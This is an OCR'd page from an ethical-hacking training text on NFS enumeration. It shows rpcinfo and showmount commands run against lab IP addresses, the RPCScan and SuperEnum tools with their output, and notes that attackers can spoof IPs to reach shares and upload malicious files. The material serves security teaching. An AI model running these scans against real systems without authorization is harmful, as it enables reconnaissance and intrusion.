
An NFS system is generally implemented on a computer network in which the centralization of data is required for critical resources. The remote procedure call (RPC) is used to route and process the request between clients and servers.

To accomplish the task of sharing files and directories over the network, the "exporting" process is used. However, the client first attempts to make the file available for sharing by using the "mounting" process. The **`/etc/exports`** location on the NFS server contains a list of clients allowed to share files on the server. In this approach, to access the server, the only credential used is the client's IP address. NFS versions before version 4 run on the same security specification.

Enumerating NFS services enables attackers to identify the exported directories, list of clients connected to the NFS server along with their IP addresses, and the shared data associated with the IP addresses. After gathering this information, the attackers can spoof their IP addresses to gain full access to the shared files on the server.

As shown in the screenshot, an attacker runs the following **`rpcinfo`** command to scan the target IP address for an open NFS port (port 2049) and the NFS services running on it:

```
rpcinfo -p <Target IP Address>
```




```
ubuntu@ubuntu-Virtual-Machine:~$ rpcinfo -p 10.10.1.19
   program vers proto   port  service
    100000    2   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    4   udp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    4   tcp    111  portmapper
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   tcp   2049  nfs
    100005    1   tcp   2049  mountd
    100005    2   tcp   2049  mountd
    100005    3   tcp   2049  mountd
    100005    1   udp   2049  mountd
    100005    2   udp   2049  mountd
    100005    3   udp   2049  mountd
    100021    1   tcp   2049  nlockmgr
    100021    2   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
    100021    1   udp   2049  nlockmgr
    100021    2   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100024    1   tcp   2049  status
    100024    1   udp   2049  status
ubuntu@ubuntu-Virtual-Machine:~$
```

Result displaying an open NFS port and an NFS service running on it

Figure 4.22: Screenshot of rpcinfo command displaying open NFS port and services

As shown in the screenshot, an attacker runs the following command to view the list of shared files and directories:

`showmount -e <Target IP Address>`




```
┌─[attacker@parrot]─[~]
└──╼ $showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
┌─[attacker@parrot]─[~]
└──╼ $
```

Shared folder

Figure 4.23: Screenshot of the showmount command displaying a shared directory

Further, an attacker can use various other commands and tools to gain access to the NFS server and upload malicious files on the server to launch further attacks.



NFS Enumeration Tools

RPCScan RPSCan communicates with RPC services and **checks misconfigurations on NFS shares**

SuperEnum SuperEnum includes a **script** that does the basic enumeration of any open port

```
┌─[root@parrot]─[/home/attacker/RPCScan]
└──╼ #python3 rpc-scan.py 10.10.1.19 --rpc
rpc://10.10.1.19:111    Portmapper
RPC services for 10.10.1.19:
portmapper (100000)            2         udp         111
portmapper (100000)            3         udp         111
portmapper (100000)            4         udp         111
portmapper (100000)            2         tcp         111
portmapper (100000)            3         tcp         111
portmapper (100000)            4         tcp         111
nfs (100003)                   2         tcp         2049
nfs (100003)                   3         tcp         2049
nfs (100003)                   2         udp         2049
nfs (100003)                   3         udp         2049
nfs (100003)                   4         tcp         2049
mount demon (100005)           1         tcp         2049
mount demon (100005)           2         tcp         2049
mount demon (100005)           3         tcp         2049
mount demon (100005)           1         udp         2049
mount demon (100005)           2         udp         2049
mount demon (100005)           3         udp         2049
network lock manager (100021)  1         tcp         2049
network lock manager (100021)  2         tcp         2049
network lock manager (100021)  3         tcp         2049
network lock manager (100021)  4         tcp         2049
network lock manager (100021)  1         udp         2049
network lock manager (100021)  2         udp         2049
network lock manager (100021)  3         udp         2049
network lock manager (100021)  4         udp         2049
```

https://github.com

```
┌─[root@parrot]─[/home/attacker/SuperEnum]
└──╼ #./superenum
Enter IP List filename with path
Target.txt

TCP Scan Started for IP: 10.10.1.19

UDP Scan Started for IP: 10.10.1.19

Testing for 10.10.1.19: 111
Testing for 10.10.1.19: 111, Tool: nmap_rpcinfo
Testing for 10.10.1.19: 111, Tool: rpcinfo
./superenum: line 116: rpcinfo: command not found
```

Running script

File containing target IP address

```
Testing for 10.10.1.19: 2049
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-ls
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-statfs
Testing for 10.10.1.19: 2049, Tool: showmount
```

Open NFS Port

https://github.com

NFS Enumeration Tools

